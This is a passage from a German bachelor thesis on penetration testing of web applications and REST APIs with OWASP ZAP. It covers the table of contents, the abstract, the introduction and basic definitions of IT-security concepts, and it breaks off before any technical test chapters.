

Inhaltsverzeichnis

Kurzfassung	ix
Danksagung	xi
1 Einleitung	2
1.1 Hintergrund und Motivation	2
1.2 Zielsetzung	2
1.3 Aufbau der Arbeit	3
2 Grundlagen	4
2.1 Informationssicherheit	4
2.1.1 Grundlagen der IT-Sicherheit	5
2.1.2 Schutzziele	8
2.1.3 Schwachstellen, Bedrohungen, Angriffe	9
2.2 Technologien des Projektes	12
2.2.1 Objektorientierte Programmierung	12
2.2.2 RESTful Web Services	13
2.2.3 Microservice Architekturen	14
2.2.4 Modellbasierter Ansatz für REST-Schnittstellen	15
2.2.5 Open Source Werkzeug OWASP Zap	16
3 Sicherheitsrisiken von Webanwendungen	18
3.1 Schwachstellen	18
3.1.1 OWASP Top 10 Risiken	18
3.1.2 Weitere Risiken	31
3.1.3 Common Vulnerability Scoring System (CVSS)	36
3.1.4 Common Vulnerabilities and Exposures (CVE)	37

4	Penetrationstest	38
4.1	Überblick	38
4.2	Definitionen	39
4.3	Ziele der Penetrationstests	39
4.4	Grundlegendes Konzept	40
4.4.1	Black-Box	40
4.4.2	White-Box	41
4.5	Kriterien für Penetrationstests	41
4.5.1	Informationsbasis	41
4.5.2	Aggressivität	42
4.5.3	Umfang	42
4.5.4	Vorgehensweise	43
4.5.5	Techniken	43
4.5.6	Ausgangspunkt	44
4.6	Ablauf eines Penetrationstest	44
4.6.1	Vorbereitung	44
4.6.2	Informationsbeschaffung	45
4.6.3	Bewertung der Informationen und Risikoanalyse	46
4.6.4	Aktive Eindringversuche	46
4.6.5	Abschlussanalyse und Nacharbeiten	47
4.7	Manuelle Penetrationstest	48
4.7.1	Testen von SQL Injektion mit SQLiv und SQLMAP	48
4.7.2	Testen von Cross-Site-Scripting mit Burp	51
4.7.3	Testen Brute-Forcing-Passwörter mit THC-Hydra	54
4.7.4	Testen von XML External Entities (XXE)	56
4.7.5	Testen von Fehlerhafte Authentifizierung mit Webgoat und Burp Suite	59
4.8	Automatisierte Penetrationstest	62
4.8.1	OWASP-ZAP Webanwendung Penetrationstest	62
4.9	Vor- und Nachteile zwischen manuelle und automatisierte Penetra- tionstest	65
5	Evaluierung des Open API 2.0 Plugins von OWASP ZAP	70
5.1	Ablauf des Open API 2.0 Plug-In von OWASP ZAP	70
5.1.1	Vorbereitung	70

Inhaltsverzeichnis	iii
5.1.2 Informationsbeschaffung	71
5.1.3 Bewertung der Informationen und Risikoanalyse	71
5.1.4 Aktive Eindringversuche	71
5.1.5 Abschlussanalyse	74
5.2 Bedeutung des automatisierten API-Penetrationstesting	76
6 Vergleich und Bewertung zwischen Open API 2.0 und Open API 3.0	78
6.1 Strukturelle Verbesserungen	78
6.1.1 Versionsbezeichner (engl. Version Identifier)	79
6.1.2 Komponenten (engl. Components)	79
6.1.3 Servers	84
6.1.4 Ausbau des JSON Schema Supports	86
6.1.5 Beispiele Objekt (engl. Examples Object)	87
6.1.6 Sicherheit (engl. Security)	88
7 Fazit	90
Quellenverzeichnis	i
Literatur	i

Abbildungsverzeichnis

4.1	Die akzeptierte Ansätze[57]	40
4.2	Phase 1 – Vorbereitung des Penetrationstests	44
4.3	Phase 2 – Informationsbeschaffung	45
4.4	Phase 3 – Bewertung der Informationen und Risikoanalyse	46
4.5	Phase 4 – Aktive Eindringversuche durchführen	46
4.6	Phase 5 – Abschlussanalyse und Nacharbeiten durchführen	47
4.7	Durchsuchung mit SQLiv	49
4.8	Ergebnis: alle Daten in der Tabelle	51
4.9	Adresse eingeben	51
4.10	Erfassung der Anfrage durch Burp	52
4.11	Bearbeiten dem Wert	52
4.12	Suche nach dem Angriff in dem Quellcode	53
4.13	Kopieren der URL für Browser	53
4.14	Pop-up im Browser anzeigen	54
4.15	Anfrage an den Server und Antwort von dem Server	55
4.16	Die Weiterleitung zur Anmeldeseite	55
4.17	Aufdeckung der Passwörter	56
4.18	Anmeldung bei Webgoat	60
4.19	Burp Suite: AuthCookie Kontrolle 1	60
4.20	Burp Suite: AuthCookie Kontrolle 2	61
4.21	Burp Suite: AuthCookie Kontrolle 3	61
4.22	Authentifizierung mit dem Cookie	62
4.23	OWASP ZAP GUI Überblick	63
4.24	URL zum Spider	64
4.25	Spider Ergebnis	65
4.26	Gefundene Sicherheitslücken	65

5.1	Menuleiste des Open API Plugins	72
5.2	Importieren von Swagger 2.0 Datei	72
5.3	Auflistung von erreichbare Diensten	73
5.4	Aufrufen von Active Scan	73
5.5	Ergebnis des Active Scan	74
6.1	Überblick über die Struktur der Open API 2.0 und Open API 3.0 Spezifikationen[34]	79

Tabellenverzeichnis

4.1	Ergebnis: Datenbankname	49
4.2	Ergebnis: Tabellenname	50
4.3	Ergebnis: Spalten	50

Verzeichnis der Quellcodes

3.1	SQL Abfrage Beispiel 1	19
3.2	Kontostand Abfrage	20
3.3	Parameter	20
3.4	Kontostand Abfrage	20
3.5	XML-Beispiel	23
3.6	XML-Beispiel 2	23
3.7	XML-Beispiel 3	24
3.8	Broken Access Control - Beispiel 1	24
3.9	XXS-Beispiel 1	27
3.10	XXS-Beispiel 2	27
3.11	Unsichere Deserialisierung - Beispiel 1	28
3.12	Unsichere Deserialisierung - Beispiel 2	29
3.13	Unsichere Deserialisierung - Beispiel 3	29
3.14	Titel einer entfernten Seite auslesen	31
3.15	Opferseite	32
3.16	Hackseite	33
3.17	CSS	33
4.1	Google Dorking mit SQLiv [54]	48
4.2	Aufdeckung des Datenbanknames[54]	49
4.3	Aufdeckung vom Tabellennamen [54]	49
4.4	Aufdeckung von Spalten[54]	50
4.5	Aufdeckung aller Daten in der Tabelle [54]	51
4.6	Befehl durch Terminal	56
4.7	XXE PHP-Datei	57
4.8	POST Anfrage zur PHP-Datei	57
4.9	Geparste XML-Daten	58
4.10	Manipulierte Anfrage	58

4.11	Bestätigung der XXE-Schwachstelle	58
6.1	Version von Swagger	79
6.2	Version von Open API	79
6.3	Open API 2.0 - Komponenten[70]	80
6.4	Open API 3.0 - Komponenten[70]	80
6.5	Swagger 2.0 - Anfrage-Format	81
6.6	Open API 3.0 - Anfrage-Format	81
6.7	Open API 3.0 - Antwort-Format	82
6.8	Open API 3.0 - Verlinkungen	83
6.9	Open API 3.0 - Callbacks[69]	84
6.10	Swagger 2.0 - Server	85
6.11	OpenAPI 3.0 - Server	85
6.12	OpenAPI 3.0 - JSON Schema Supports Beispiel	86
6.13	OpenAPI 3.0 - Examples Object Beispiel	87
6.14	OpenAPI 3.0 - Security	88

Kurzfassung

Representational State Transfer (REST)-APIs sind heute weit verbreitet und aufgrund ihrer Einfachheit, Skalierbarkeit und Flexibilität werden sie überwiegend als Standardprotokoll für die Web-APIs angesehen. Es ist anzunehmen, dass die Bedeutung von desktopbasierten Anwendungen kontinuierlich abnimmt und immer mehr Benutzer von Desktop- zu Web- und weiteren mobilen Anwendungen wechseln.

Bei der Entwicklung von REST-basierten Web-Anwendungen wird ein REST-basierter Web Service benötigt, um die Funktionalitäten der Web-Anwendung richtig testen zu können. Da die gängigen Penetrationstest-Werkzeuge für REST-APIs nicht direkt einsatzfähig sind, wird die Sicherheit solcher APIs jedoch immer noch zu selten überprüft und das Testen dieser Arten von Anwendungen ist eine große Herausforderung. Grundsätzlich ist das erstmalige Testen für den Betreiber von Webanwendungen unüberschaubar. Verschiedene Werkzeuge, Frameworks und Bibliotheken dienen dazu, die Testaktivität automatisieren zu können. Die Nutzer wählen diese Dienstprogramme basierend auf ihrem Kontext, ihrer Umgebung, ihrem Budget und ihrem Qualifikationsniveau. Einige Eigenschaften von REST-APIs machen es jedoch für automatisierte Web-Sicherheitsscanner schwierig, geeignete REST-API-Sicherheitstests für die Schwachstellen durchzuführen.

Diese Bachelorarbeit untersucht, wie die Sicherheitstests heute realisiert werden und ermittelt qualitativ-deskriptiv aufzudecken, ob solche Sicherheitstests zuverlässig sind. Es werden verschiedene Methoden verglichen, die das Testen von Webanwendungen unterstützen. Dann werden ihre Vor- und Nachteile erarbeitet und gegeneinander abgewägt. Es werden zudem die jeweiligen Schwachstellen und Angriffspunkte von Webanwendungen dargelegt. Darüber hinaus wird noch eine Spring Boot- Anwendung mit Sicherheitslücken entwickelt und wird eine Penetra-

tionstest mit dem Open API 2.0 Plugin von OWASP Zap¹ evaluiert.

Im Rahmen dieser Bachelorarbeit wird außerdem ein Wegweiser für die Entwicklung des Open API 3.0 Plugins für das Open Source Werkzeug OWASP Zap erstellt, indem die Unterschiede zwischen Open API 2.0 (Swagger)² und Open API 3.0³ gezeigt werden. Des Weiteren wird erfasst, welche Mängel in API 2.0 bestehen, welche Unterschiede es zu Open API 3.0 gibt und ob es notwendig ist, eben dieses Plugin zu entwickeln. Schlussendlich soll diese Arbeit herausfinden, ob REST-Dokumente bei einem Penetrationstest relevant sind und wie groß die mögliche Relevanz bei einem Penetrationstest wäre.

¹<https://www.owasp.org>

²<https://swagger.io/specification/v2/>

³<https://swagger.io/specification/>

Danksagung

Mein erster Dank gilt Herrn Prof. Dr. Martin Schmollinger für seine Unterstützung und die Betreuung meiner Arbeit.

Des Weiteren bedanke ich mich der Firma Novatec GmbH, die es mir ermöglicht hat, die vorliegende Arbeit in dieser praxisnahen Form durchzuführen. Persönlich möchte ich Andreas Falk und Jan Horak für ihre hilfreichen konstruktiven Kommentare und die angenehme Zusammenarbeit danken.

Der größte Dank gilt meinen Eltern. Vielen Dank für die finanzielle Unterstützung sowie Euren motivierenden Beistand während meines gesamten Studiums!

Weiterhin bedanke ich mich bei allen anderen Personen die mich bei der Anfertigung dieser Arbeit in unterschiedlicher Weise unterstützt haben.

Kapitel 1

Einleitung

1.1 Hintergrund und Motivation

Im Berufsalltag sind Webanwendungen zu einem unverzichtbaren Bestandteil vieler moderner Unternehmen geworden. Ein effektiv implementiertes System kann nicht nur einen reibungslosen Betrieb ermöglichen, sondern auch die Managementprozesse erheblich verbessern. Solche Systeme bringen bemerkenswerte Vorteile mit sich, aber auch verheerende Folgen und Verluste, wenn das System von Hackern übernommen wird. Daher sind verschiedene Abwehrmechanismen erforderlich, um Eindringlinge zu verhindern.

Sobald Sicherheitsmaßnahmen ergriffen wurden, stellt sich die Frage, wie effektiv sie tatsächlich sind. Hier sind Penetrationstests von Bedeutung. Als einer der gebräuchlichsten Ansätze zur Bewertung der Systemsicherheit sind Penetrationstests Simulationen von Aktionen, die von Hackern ausgeführt werden, um ein IT-System zu infiltrieren. Das Hauptziel von Penetrationstests besteht darin, potenzielle Sicherheitslücken im System zu identifizieren. Dieser Prozess ermöglicht es den Penetrationstestern, pragmatische Lösungen zu finden, um diese Schwachstellen zu beheben.

1.2 Zielsetzung

Durch die Bachelorarbeit soll Folgendes aufgezeigt werden:

- manuelle Penetrationstests für Schwachstellen,

- automatisierter Penetrationstest einer lokalen Webanwendung auf Schwachstellen,
- automatisierter REST-API-Penetrationstest einer Springboot- Anwendung mit dem Plug-In OpenAPI 2.0 von OWASP ZAP,
- Erstellen eines Wegweisers für das OpenAPI 3.0 Plugin, indem die Unterschiede zwischen beiden Frameworks gezeigt werden.

Sicherheitsrisiken, die bei Webanwendungen auftreten können, werden analysiert und detailliert erklärt. Anschließend wird gezeigt, wie manuelle und automatische Tests ablaufen und welche der bestehenden Testmethoden zum welchem Zeitpunkt sinnvoll sind. Im Anschluss wird ein automatischer Test einer Springboot-Anwendung mit Hilfe des OpenAPI 2.0 Plugins durchgeführt und dabei versucht, die Bedeutung der REST-API bei der Entwicklung zu evaluieren. Abschließend werden alle Unterschiede zwischen Swagger (OpenAPI) 2.0 und OpenAPI 3.0 dargestellt. Dabei werden die Neuerungen von OpenAPI 3.0 sowie die Notwendigkeit von Änderungen des API 3.0 Plugins für OWASP ZAP erörtert.

1.3 Aufbau der Arbeit

Durch die Auseinandersetzung mit den Grundlagen in Kapitel 2 wird zunächst ein generelles Grundwissen zur IT-Sicherheit geschaffen.

Des Weiteren werden die Sicherheitsrisiken von Webanwendungen in Kapitel 3 detailliert erläutert. In Kapitel 4 wird ein Überblick über die Penetrationstests gegeben, indem Informationen über die Ziele, die Kriterien und den Ablauf eines Penetrationstests vermittelt werden. Außerdem werden manuelle und automatisierte Penetrationstests gezeigt. Es wird erarbeitet, welche Vor- und Nachteile diese zwei Formen des Penetrationstests aufweisen.

Es folgt die Evaluierung des OpenAPI 2.0 Plugins von OWASP ZAP für die REST-API einer Springboot-Anwendung.

In Kapitel 6 werden Open API 2.0 und Open API 3.0 miteinander verglichen und daraufhin bewertet.

Mit dem Kapitel 7 wird die Bachelorthesis abgeschlossen, indem Vorschläge für Penetrationstests formuliert werden.

Kapitel 2

Grundlagen

In diesem Kapitel wird auf die verschiedenen Grundlagen eingegangen. Zu Beginn wird ein Überblick über die Informationssicherheit präsentiert. Es werden grundlegende Begriffe, Schutzziele, Schwachstellen, Bedrohungen und Angriffe aufgezeigt. Anschließend werden die Sicherheitsrichtlinie und die Sicherheitsinfrastruktur vorgestellt. Zuletzt wird ein Überblick über die Technologien des Projektes (Entwicklung einer Spring Boot Anwendung mit Sicherheitslücken) gegeben.

2.1 Informationssicherheit

*„My message for companies that think they haven't been attacked is:
You're not looking hard enough.“*

James Snook

Informationssicherheit ist eine Herausforderung im Bereich der neuen Informationstechnologien. Sie ist heute in nahezu allen Bereichen von zentraler Bedeutung. Die Sicherheit von Informationen, Daten, Geschäften und Investitionen gehört zu den Schlüsselprioritäten und die Verfügbarkeit von Informationen in der richtigen Zeit und Form ist unerlässlich in jeder Organisation. IT-Sicherheit hat den Zweck, Unternehmen und deren Werte zu schützen, indem sie Angriffe identifiziert, reduziert und verhindert.

Das schnelle Wachstum von Webanwendungen hängt von der Sicherheit, dem Datenschutz sowie der Zuverlässigkeit der Anwendungen, Systeme und unterstützenden Infrastrukturen ab. Obwohl IT-Sicherheit eine hohe Relevanz in unserem

Leben aufweist, ist das durchschnittliche Sicherheitswissen von IT-Fachkräften und Ingenieuren nicht ausreichend. Das Internet ist für seine mangelnde Sicherheit bekannt, wenn es nicht genau und streng spezifiziert, entworfen und getestet wird. In den letzten Jahren war es offensichtlich, dass der Bereich der IT-Sicherheit leistungsfähige Werkzeuge und Einrichtungen mit überprüfbaren Systemen und Anwendungen umfassen muss, die die Vertraulichkeit und Privatsphäre in Webanwendungen wahren, welche die Probleme definieren[24, S. 1].

Weil die Realisierung einer lückenlosen Abwehr von Angriffen nicht möglich ist, inkludiert das Gebiet der IT-Sicherheit hauptsächlich Maßnahmen und Vorgehensweisen, um die potenziellen Schäden zu vermindern und die Risiken beim Einsatz von Informations- und Kommunikationstechnik (IKT)-Systemen zu verringern. Die Angriffsversuche müssen rechtzeitig und mit möglichst hoher Genauigkeit erkannt werden. Dazu muss auf eingetretene Schadensfälle mit geeigneten technischen Maßnahmen reagiert werden. Es sollte klargestellt werden, dass Techniken der Angriffserkennung und Reaktion ebenso zur IT-Sicherheit gehören wie methodische Grundlagen, um IKT-Systeme so zu entwickeln, dass sie mittels Design ein hohes Maß an Sicherheit bieten. Durch IT-Sicherheit kann eine Möglichkeit geschaffen werden, um die Entwicklung vertrauenswürdiger Anwendungen und Dienstleistungen mit innovativen Geschäftsmodellen, beispielsweise im Gesundheitsbereich, bei Automotive-Anwendungen oder in zukünftigen, intelligenten Umgebungen zu verbinden[22, S. 20–21].

2.1.1 Grundlagen der IT-Sicherheit

2.1.1.1 Offene- und geschlossene Systeme

Ein IT-System besteht aus einem geschlossenen und einem offenen System, das über die Kapazität verfügt, Informationen zu speichern und diese zu verwerten. Die offenen Systeme (z. B. Windows) sind vernetzte, physisch verteilte Systeme mit der Möglichkeit zum Informationsaustausch mit anderen Systemen[22, S. 22–23]. Tom Wheeler definiert offene Systeme als *„jene Hardware- und Software-Implementierungen, die der Sammlung von Standards entsprechen, die den freien und leichten Zugang zu Lösungen verschiedener Hersteller erlauben. Die Sammlung von Standards kann formal definiert sein oder einfach aus De-facto-Definitionen bestehen, an die sich die großen Hersteller und Anwender in einem technologischen Bereich halten“*[84, S. 4].

Ein geschlossenes System (z. B. Datev) baut auf der Technologie eines Herstellers auf und ist mit Konkurrenzprodukten nicht kompatibel. Nicht alle Teilnehmer werden somit miteinbezogen und auch die räumliche Komponente ist Beschränkungen ausgesetzt[22, S. 22–23].

2.1.1.2 Soziotechnische Systeme

IT-Systeme werden in gesellschaftlichen, unternehmerischen und politischen Strukturen mit unterschiedlichem technischem Know-how und für verschiedene Ziele in Betracht gezogen[22, S. 23]. IT-Sicherheit gewährleistet den Schutz eines soziotechnischen Systems. Das Ziel der IT Sicherheit ist, die Unternehmen bzw. Institutionen und deren Daten gegen Schaden und Bedrohungen zu schützen[23].

2.1.1.3 Information und Datenobjekte

IT-Systeme haben die Funktion, Informationen zu speichern und zu verarbeiten. Die Information wird in Form von Daten bzw. Datenobjekten repräsentiert. **Passive Objekte** (z.B. Datei, Datenbankeintrag) sind dazu in der Lage, die Speicherung von Informationen durchzuführen. **Aktive Objekte** (z.B. Prozesse) haben die Fähigkeit, sowohl Informationen zu speichern als auch zu verarbeiten[22, S. 23]. **Subjekte** sind die Benutzer eines Systems und alle Objekte, die befähigt durch den Nutzer, aktiven Einfluss auf das System haben[22, S. 24].

Informatik ist die Wissenschaft, Technik und Anwendung der maschinellen Verarbeitung, Speicherung, Übertragung und Darstellung von Information. **Informationen** sind der abstrakte Gehalt (Bedeutungsinhalt, Semantik) eines Dokuments, einer Aussage, Beschreibung, Anweisung oder Mitteilung[14, S. 5] und sie werden durch die Nachrichten übermittelt[13, S. 18]. Der Begriff Information wird umgangssprachlich oft für Daten verwendet, aber es bestehen Unterschiede zwischen Daten und Information. Der Mensch bildet die Informationen in Daten ab, indem er die Nachrichten überträgt oder verarbeitet. Die Daten, die maschinell bearbeitbare Zeichen sind, stellen durch die in einer Nachricht enthaltene Information die Bedeutung der Nachricht dar. Auf der Ebene der Daten erfolgt die Übertragung oder Verarbeitung; das Resultat wird vom Menschen als Information interpretiert[12].

2.1.1.4 Funktionssicher

In den sicheren Systemen sollen alle Spezifikationen funktionstüchtig gemacht werden und eine hohe Zuverlässigkeit und Fehlersicherheit gewährleistet sein. Die Isolierung von der Außenwelt wird konstant durch die stetig zunehmende Vernetzung jeglicher Systeme mit Informationstechnik abgebaut. Der Zweck von Funktionssicherheit (engl.: *safety*) ist, die Umgebung vor dem Fehlverhalten des Systems zu schützen. In der Entwicklungsphase müssen systematische Fehler vermieden werden. Durch die Überwachung im laufenden Betrieb müssen die Störungen erkannt und eliminiert werden, um einen funktionssicheren Zustand zu erreichen[35].

2.1.1.5 Informationssicher

Das Hauptziel von Informationssicherheit (engl.: *security*) ist es, Informationen zu schützen. Dabei ist irrelevant, ob es sich um digitale, schriftlich festgehaltene oder gemerkte Informationen handelt. IT-Sicherheit ist verantwortlich für den Schutz von Werten und Ressourcen, deren Verarbeitung[31, S. 81], sowie die Verhinderung von unautorisierter Informationsveränderung oder -gewinnung[22, S. 26].

2.1.1.6 Datensicherheit und Datenschutz

Datensicherheit bedeutet, dass der Zustand eines Systems der Informationstechnik, in dem die Risiken, die im laufenden Betrieb dieses Systems bezüglich von Gefährdungen anwesend sind, durch Maßnahmen auf eine bestimmte Menge eingeschränkt wird. Der Datenschutz (engl.: *privacy*) ist dafür zuständig, Daten vor Missbrauch in Phasen der Verarbeitung und der Beeinträchtigung von fremden und selbst betreffenden Angelegenheiten zu schützen[21, S. 14–15].

2.1.1.7 Verlässlichkeit

Verlässlichkeit (engl.: *dependability*) eines Systems bedeutet, dass es keine betrügerischen Zustände akzeptieren und spezifische Funktionen verlässlich funktionieren sollen[22, S. 27].

2.1.2 Schutzziele

2.1.2.1 Authentizität

Der Begriff Authentizität (engl.: *authenticity*) beschreibt die einem Objekt oder Subjekt zugeschriebene Vertrauenswürdigkeit, die mit Hilfe einer individuellen Identität, die nur ein Mal existiert, und Charakteristika, die diese Vertrauenswürdigkeit gewährleisten, bestimmt wird[22, S. 28].

Erkennung von Angriffen kann gewährleistet werden, indem innere Maßnahmen ergriffen werden, die die Authentizität von Subjekten und Objekten überprüfen[61, S. 13]. Diesbezüglich muss der Beweis erbracht werden, dass eine behauptete Identität eines Objekts oder Subjekts mit dessen Charakteristika übereinstimmt[22, S. 28].

2.1.2.2 Informationsvertraulichkeit

Unter Informationsvertraulichkeit versteht man, dass die zu bearbeitenden Daten nur den Personen zugänglich sind, die auch die Berechtigung hierfür haben. Wenn die Geheimhaltung nicht vernünftig ist, können Schäden entstehen. In jedem einzelnen Unternehmensbereich muss durch vollständige Maßnahmen der unautorisierte Zugriff in interne Datenbestände verhindert werden[25, S. 205].

2.1.2.3 Datenintegrität

Durch die Integrität werden die Genauigkeit von Daten und die korrekte Funktionsweise von Systemen sichergestellt. Wenn der Begriff ‚Integrität‘ für Daten genutzt wird, bedeutet er, dass die Daten vollständig und unverändert sind. Er wird in der Informationstechnik weiter gefasst und für Informationen angewendet. Der Begriff ‚Information‘ wird für Daten angewendet, die bestimmten Attributen, wie Autor oder Zeitpunkt der Erstellung, zugeordnet werden können. Wenn die Daten ohne Erlaubnis verändert werden, bedeutet dies, dass die Angaben zum Autor verfälscht oder Zeitangaben zur Erstellung manipuliert wurden[15].

2.1.2.4 Verfügbarkeit

Ein System sichert die Verfügbarkeit (engl.: *availability*), indem authentifizierte und autorisierte Subjekte in der Wahrnehmung ihrer Berechtigungen nicht unautorisiert beeinträchtigt werden können. Wenn in einem System unterschiedli-

che Prozesse eines Benutzers oder von verschiedenen Benutzern auf gemeinsame Ressourcen zugreifen, kann es zu Ausführungsverzögerungen kommen. Durch Verwaltungsmaßnahmen entstehende Verzögerungen werden als keine Verletzung der Verfügbarkeit dargestellt, aber wenn CPU mit einem hochpriorisierten Prozess monopolisiert, kann absichtlich ein Angriff auf die Verfügbarkeit hervorgerufen werden. Somit kann es plötzlich zu einer großen Menge von Daten kommen, die zu Stausituationen im Netz führen kann[22, S. 33].

2.1.2.5 Verbindlichkeit

Verbindlichkeit ist eine Möglichkeit, die eine IT-Transaktion während und nach der Durchführung gewährleistet. Durch die Nutzung von qualifizierten digitalen Signaturen kann die Verbindlichkeit sichergestellt werden. Wie lange es zugeordnet werden kann, wird durch den Datenschutz angeordnet und ist zusätzlich von der Verwahrung der Logdateien abhängig[41].

2.1.2.6 Anonymisierung

Nach § 3 Abs. 6 Bundesdatenschutzgesetz bedeutet Anonymisierung, dass *„das Verändern personenbezogener Daten derart, dass die Einzelangaben über persönliche oder sachliche Verhältnisse nicht mehr oder nur mit einem unverhältnismäßig großen Aufwand an Zeit, Kosten und Arbeitskraft einer bestimmten oder bestimm-baren natürlichen Person zugeordnet werden können“*[18].

2.1.3 Schwachstellen, Bedrohungen, Angriffe

2.1.3.1 Schwachstellen und Verwundbarkeit

Hauptgrund für die Gefährdung der Erreichung der Schutzziele sind **Schwachstellen**. Wenn diese ausgenutzt werden, werden die Interaktionen mit einem IT-System und nicht dem definierten Soll-Verhalten autorisiert. Durch Ausnutzung von Schwachstellen kann das IT-System angegriffen werden. Somit kann un-berechtigt auf eine Ressource zugegriffen werden[40, S. 19–20]. Unter dem Begriff Verwundbarkeit (engl.: *vulnerability*) versteht man, dass eine Schwachstelle existiert, über die Sicherheitsdienste des Systems unautorisiert modifiziert werden können[22, S. 38].

2.1.3.2 Bedrohungen und Risiko

Unter einer Bedrohung (engl.: *threat*) versteht man die Ausnutzung einer oder mehrerer Schwachstellen oder Verwundbarkeiten, die zu einem Verlust der Datenintegrität, der Informationsvertraulichkeit oder dem Vorhandensein oder zu einer Gefährdung der Vertrauenswürdigkeit von Subjekten führen[22, S. 39]. Im Kontext der Informationssicherheit bedeutet ein Risiko die Wahrscheinlichkeit des Eintritts eines Schadenereignisses und die Höhe des potenziellen Schadens[40, S. 15].

2.1.3.3 Angriff und Typen von (externen) Angriffen

Personen oder Systeme, die versuchen, eine Schwachstelle auszunutzen, werden **Angreifer** genannt. Ein **Angriff** ist der Versuch, ein IT-System unautorisiert zu verändern oder zu nutzen. Dabei wird zwischen aktiven und passiven Angriffen unterschieden. Wenn die Vertraulichkeit durch unberechtigte Informationsgewinnung verletzt wird, wird dies als **passiver Angriff** bezeichnet. **Aktive Angriffe** manipulieren die Daten oder schleusen sie in das System ein, um die Verfügbarkeit und Integrität zu gefährden[40, S. 20].

2.1.3.3.1 Hacker und Cracker

Hacker sind technisch erfahrene Personen im Hard- und Softwareumfeld. Sie können Schwachstellen finden, um unbefugt einzudringen oder Funktionen zu verändern[59]. Der Begriff Hacker wird für kriminelle Personen verwendet, die die Lücken im IT-System finden und dies unerlaubt für kriminelle Zwecke, z. B. Diebstahl von Informationen, nutzen[60]. Der sogenannte **Cracker** ist ebenfalls ein technisch erfahrener Angreifer, unterscheidet sich jedoch vom Hacker in der Hinsicht, dass er ausschließlich an seinen eigenen Vorteil denkt oder daran interessiert ist, einer dritten Person zu schaden. Aus diesem Grund geht von einem Cracker ein größeres Schadenrisiko für Unternehmen aus als von einem Hacker[22, S. 45].

2.1.3.3.2 Skript Kiddie

Unter dem Begriff Script Kiddie versteht man einen nicht ernsthaften Hacker, der die ethischen Prinzipien professioneller Hacker ablehnt, die das Streben nach Wissen, Respekt vor Fähigkeiten und ein Motiv der Selbstbildung beinhal-

ten. Script Kiddies verkürzen die meisten Hacking-Methoden, um schnell ihre Hacking-Fähigkeiten zu erlangen. Sie legen keinen Wert darauf, Computerkenntnisse zu erwerben, sondern bilden sich schnell aus, um nur das Nötigste zu lernen. Skript Kiddies können Hacking-Programme verwenden, die von anderen Hackern geschrieben wurden, weil ihnen oft die Fähigkeiten fehlen, eigene zu schreiben. Sie versuchen, Computersysteme und Netzwerke anzugreifen und Webseiten zu zerstören. Obwohl sie als unerfahren und unreif angesehen werden, können Skript Kiddies einen ähnlich großen Computerschaden verursachen wie professionelle Hacker[77].

2.1.3.3.3 Geheimdienste

Die National Security Agency (NSA) ist ein US-Geheimdienst, der für die Erstellung und Verwaltung von Informationssicherung und Signalintelligenz (SIGINT) für die US-Regierung verantwortlich ist. Die Aufgabe der NSA besteht in der globalen Überwachung, Sammlung, Entschlüsselung sowie anschließenden Analyse und Übersetzung von Informationen und Daten für ausländische Nachrichtendienste und nachrichtendienstliche Zwecke[76].

2.1.3.3.4 Allgemeine Krimanilität

Spyware: Spyware ist eine Art von Malware (oder böartige Software), die Informationen über einen Computer oder ein Netzwerk ohne die Zustimmung des Benutzers sammelt und weitergibt. Sie kann als versteckte Komponente echter Softwarepakete oder über herkömmliche Malware-Vektoren wie betrügerische Werbung, Webseiten, E-Mails, Instant Messages sowie direkte File-Sharing-Verbindungen installiert werden. Im Gegensatz zu anderen Arten von Malware wird Spyware nicht nur von kriminellen Organisationen, sondern auch von Werbenden und Unternehmen genutzt, um Marktdaten von Nutzern ohne deren Zustimmung zu sammeln. Unabhängig von der Quelle wird Spyware vor dem Benutzer verborgen und ist oft schwer zu erkennen, kann jedoch zu Symptomen wie einer verschlechterten Systemleistung und einer hohen Häufigkeit unerwünschter Verhaltensweisen führen[17].

Phishing: Phishing ist eine Art von Cyberkriminalität, bei der ein Ziel oder Ziele per E-Mail, Telefon oder SMS von jemandem kontaktiert werden, der sich als legitime Institution ausgibt, um Personen dazu zu bringen, sensible Daten wie persönlich identifizierbare Informationen, Bank- und Kreditkartendetails sowie Passwörter bereitzustellen. Die Informationen werden dann für den Zugriff auf wichtige Konten verwendet und können zu Identitätsdiebstahl und finanziellen Verlusten führen[49].

Erpressung: Bei der Erpressung geht es um Schadsoftware, die in fremde Rechner eindringt. Somit werden die Daten auf der Festplatte des fremden Computers so verschlüsselt, dass sie für den Benutzer nicht mehr verfügbar sind. Danach fordert der Angreifer für die Entschlüsselung der Daten einen Geldbetrag, der über ein Online-Zahlungssystem zu entrichten ist[22, S. 48].

Bot-Netze: Unter dem Begriff Bot-Netz versteht man eine Vielzahl von verbundenen Computern, die ohne das Wissen ihres Besitzers gemeinsam eine Aufgabe (wie massenhaften Versand von E-Mails) erledigen sollen[75].

2.2 Technologien des Projektes

Für die Evaluierung des OWASP Zap Open API Plugins und Entwicklung einer Spring Boot Anwendung mit Sicherheitslücken sind verschiedene Technologien erforderlich, die in diesem Abschnitt erläutert werden.

2.2.1 Objektorientierte Programmierung

Die objektorientierte Programmierung (OOP) bezieht sich auf eine Art von Computerprogrammierung (Softwaredesign), bei der Programmierer nicht nur den Datentyp einer Datenstruktur definieren, sondern auch die Arten von Operationen (Funktionen), die auf die Datenstruktur angewendet werden können. Auf diese Weise wird die Datenstruktur zu einem Objekt, das sowohl Daten als auch Funktionen enthält. Darüber hinaus können Programmierer Beziehungen zwischen einem Objekt und einem anderen erstellen. Zum Beispiel können Objekte Eigenschaften von anderen Objekten erben[11].

2.2.1.1 Java

Java ist eine universelle Programmiersprache, die von Sun Microsystems entwickelt wurde. Sie ist definiert als objektorientierte Sprache und ähnelt C++, wird jedoch vereinfacht, um Sprachfunktionen zu eliminieren, die häufige Programmierfehler verursachen. Die Quellcodedateien (Dateien mit der Erweiterung `.java`) werden in das Format Bytecode (Dateien mit der Erweiterung `.class`) kompiliert, das dann von einem Java-Interpreter ausgeführt werden kann. Ein kompilierter Java-Code kann auf den meisten Computern ausgeführt werden, da Java-Interpreter und Laufzeitumgebungen, die als Java Virtual Machines (VMs) bezeichnet werden, für die meisten Betriebssysteme vorhanden sind, einschließlich UNIX, Macintosh OS und Windows[10].

2.2.2 RESTful Web Services

